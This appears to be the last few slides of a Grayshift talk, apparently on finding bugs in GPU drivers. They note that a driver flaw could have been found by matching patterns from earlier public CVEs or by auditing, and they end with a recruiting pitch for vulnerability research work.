- Could have been discovered by matching the pattern from CVE-2016-2067. A KGSL/Adreno driver bug
- Matching CVE-2021-28664 which had the same pattern
- Could have been discovered by pure auditing noticing the flags deficiency
- Probably not fuzzing

GRAYSHIFT

Working in Vulnerability Research

- High demand and highly demanding field
- Close to the mission
- Results are applied quickly
- Work with highly skilled and experienced vulnerability researchers
- Specialized tools, training, and education
- Understand entire computing stack

GRAYSHIFT

Questions? / Comments

GRAYSHIFT